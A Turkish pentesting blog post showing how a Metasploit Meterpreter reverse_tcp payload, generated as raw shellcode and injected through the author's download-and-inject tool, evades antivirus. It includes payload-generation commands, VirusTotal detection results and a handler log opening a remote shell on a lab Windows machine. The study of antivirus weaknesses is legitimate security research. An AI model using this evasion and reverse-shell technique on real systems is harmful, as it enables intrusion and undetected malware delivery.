

Birdirbir

written by Mert SARICA | 4 Ağustos, 2012

Penetrasyon (sızma) testi gerçekleştirenlerin çoğu hem sunduğu sayısız imkanlar, hem açık kaynak kodlu olması ve hem de ücretsiz olması nedeniyle Metasploit istismar aracını kullanmayı tercih etmektedirler. Metasploit'in en beğenilen özelliklerinden biri şüphesiz barındırmış olduğu Meterpreter aracıdır. Meterpreter, tamamen istismar edilen hedef işlemin (process) içinde yani hafızada çalışabilen, hedef sistemin diski ile herhangi bir etkileşimde bulunmadığı için de standart antivirüs yazılımları tarafından yakalanmayan, desteklediği modüller sayesinde hedef sistemdeki şifrelerin hashlerini toplamaktan, sniffer olarak çalışmaya, hedef sistemin ekranını kayıt etmekten, arka kapı olarak hizmet vermeye kadar bir çok özelliği üzerinde barındıran erişim sisteme erişim sağlayan yardımcı bir araçtır.

Zaman içinde Meterpreter'in bu denli güçlü, sinsi olması, Antivirüs üreticilerinin de gözünden kaçmamış ve çoğu üretici Meterpreter'in yürütülebilir programının tespit edilebilmesi için imza veritabanlarını güncellemek zorunda kalmışlardır. Durum böyle olunca da yürütülebilir Meterpreter programı ile hedef sisteme sızmaya çalışan pentesterlar için Meterpreter'in Antivirüs yazılımları tarafından tespit edilmemesi büyük önem arz etmiştir ve penetrasyon testlerinde çeşitli kodlama (encode) [yöntemleri](#) ile oluşturulan Meterpreter'in kullanımı zorunlu hale gelmiştir. Kodlama yöntemleri Antivirüs yazılımları tarafından tanındığı için bu yöntemi tanıyan, sezgisel tanıma yöntemi kullanan Antivirüs yazılımları kodlanmış Meterpreter'ı tanıyamasa da programın kodlanmış olduğunu tespit ettiği için alarm üretebilmektedir.

Meterpreter, hem kabuk kodunu (shellcode) içeren yürütülebilir program (executable) olarak hem de istismar aracının (exploit) ham (raw) kabuk kodu olarak üretilebilmekte ve kullanabilmektedir. Tek fark, ham olarak üretilmesi (generate -t raw) durumunda bunu çalıştıracak ilave bir programa ihtiyaç duymaktadır. Aslında işi yapan kod, ham koddur (payload/shellcode) ve sisteme sızılma kısmında en kilit noktadır. Fakat mantığını anlayamadığım bir nedenden ötürü Antivirüs geliştiricileri ([41 taneden 5 tanesi hariç](#)) yürütülebilir program için imza oluşturmuştur. Durum böyle olunca da sistemde çalışan ve internette indirildiği ham kodu (örnek: meterpreter reverse tcp kodu) indirip hedef işleme (process) enjekte (code injection) eden [Code Injection](#) gibi bir araç, Meterpreter'in Metasploit ile haberleşmesini herhangi bir kodlama (encode) yöntemi kullanmadan sağlayabilmektedir.

Teoride güzel de pratikte nasıl oluyor diye soracak olursanız;

Öncelikle Metasploit ile hem ham hem de yürütülebilir program olarak Meterpreter oluşturalım.

```
msf: Development - Metasploit Console
File Edit View Help
#####
## ## ## ##

=[ metasploit v4.1.1-release [core:4.1 api:1.0]
+ -- --=[ 754 exploits - 394 auxiliary - 104 post
+ -- --=[ 228 payloads - 27 encoders - 8 nops
=[ svn r14091 updated 281 days ago (2011.10.27)

Warning: This copy of the Metasploit Framework was last updated 281 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf > use payload/windows/meterpreter/reverse_tcp
msf payload(reverse_tcp) > set LHOST 192.168.201.131
LHOST => 192.168.201.131
msf payload(reverse_tcp) > set EXITFUNC thread
EXITFUNC => thread
msf payload(reverse_tcp) > generate -f msf_rev.bin -t raw
[*] Writing 290 bytes to msf_rev.bin...
msf payload(reverse_tcp) > generate -f msf_rev.exe -t exe
[*] Writing 73802 bytes to msf_rev.exe...
msf payload(reverse_tcp) > |
```

Ardından ham halini VirusTotal sitesine yükleyelim. (Rapora [buradan](#) ulaşabilirsiniz.) 41 Antivirüs yazılımından sadece 5 tanesi (AVG, Avast, Symantec, McAfee GW Edition, GData) kodlanmamış (encode) Meterpreter'ı tespit edebilmektedir.

Antivirus scan for at UTC - VirusTotal - Windows Internet Explorer

https://www.virustotal.com/file/48e0913bc0cdbe8ca80c06ece80f85742e6447fa0ebc1c59b10e6b66c... Live Search

File Edit View Favorites Tools Help

Antivirus scan for at UTC - Vi... Antivirus scan for at UTC...

Community Statistics Dokümantasyon FAQ About Join our community Sign in

virustotal

SHA256: 48e0913bc0cdbe8ca80c06ece80f85742e6447fa0ebc1c59b10e6b66cd94355e

File name: msf_rev.bin

Detection ratio: 5 / 41

Analysis date: 2012-08-03 06:07:19 UTC (0 dakika ago)

More details

Antivirus	Result	Update
AhnLab-V3	-	20120802
AntiVir	-	20120803
Antiy-AVL	-	20120803
Avast	Win32:Hijack-GL [Trj]	20120802
AVG	Win32/Patched.IA	20120802
BitDefender	-	20120803

Ardından yürütülebilir program (executable) halini VirusTotal sitesine yükleyelim. (Rapora [buradan](#) ulaşabilirsiniz. 41 Antivirüs yazılımından sadece 32 tanesi kodlanmamış (encode) Meterpreter'ı tespit edebilmektedir.

Antivirus scan for at UTC - VirusTotal - Windows Internet Explorer

https://www.virustotal.com/file/c12def0684e9acc2448c1f26e9fd0c63bb2a63e70a9a5d63ea763244a

File Edit View Favorites Tools Help

Antivirus scan for at UTC... x Antivirus scan for at UTC - Wi...

Community Statistics Dokümantasyon FAQ About Join our community Sign in

virustotal

SHA256: c12def0684e9acc2448c1f26e9fd0c63bb2a63e70a9a5d63ea763244a52df85a

File name: msf_rev.exe

Detection ratio: 32 / 41

Analysis date: 2012-08-03 06:07:14 UTC (0 dakika ago)


More details


Antivirus	Result	Update
AhnLab-V3	Trojan/Win32.Shell	20120802
AntiVir	TR/Crypt.EPACK.Gen2	20120803
Antiy-AVL	-	20120803
Avast	Win32:SwPatch [Wrm]	20120802
AVG	Win32/Heur	20120802
BitDefender	Backdoor.Shell.AC	20120803

Downloading picture https://chart.googleapis.com/chart?chs=120x60&cht=gom&chco=d60c1A,379f32&chds=-100,100&ch

Internet 100%

Örnek olarak en güncel imzalara sahip NOD32 Antivirüs yazılımı kurulu olan sisteme belirtilen bir web adresinden ham kodu indiren ve hedef işleme (process) kod enjeksiyonu yapmak için hazırlamış olduğum [Code Injection Tool](#) aracı ile enjeksiyon yapalım ve mutlu sona ulaşalım.





```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 192.168.201.131:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.201.128
[*] Meterpreter session 3 opened (192.168.201.131:4444 -> 192.168.201.128:1311) at 2012-08-03 11:20:19 +0300

msf exploit(handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > shell
Process 3316 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

Kod enjeksiyonu için geliştirmiş olduğum [Code Injection aracı burada](#) yer alan adımları harfiyen yerine getirmektedir. Aracın VirusTotal raporuna da [buradan](#) ulaşabilirsiniz. Programın işlevi, belirtilen web adresinden indirdiği kodu yine belirtilen PID veya işleme (process) enjekte etmek ve çalıştırılmasını sağlamaktır.

Sonuç olarak mantıklı ve anlamlı imza setine sahip olmayan Antivirüs yazılımlarının çok zaman ve efor sarfetmeden birdirbir oynarcasına atlatılması mümkündür. Konuyu kısaca özetleyen videoyu izlemenizi tavsiye eder, herkese güvenli günler dilerim...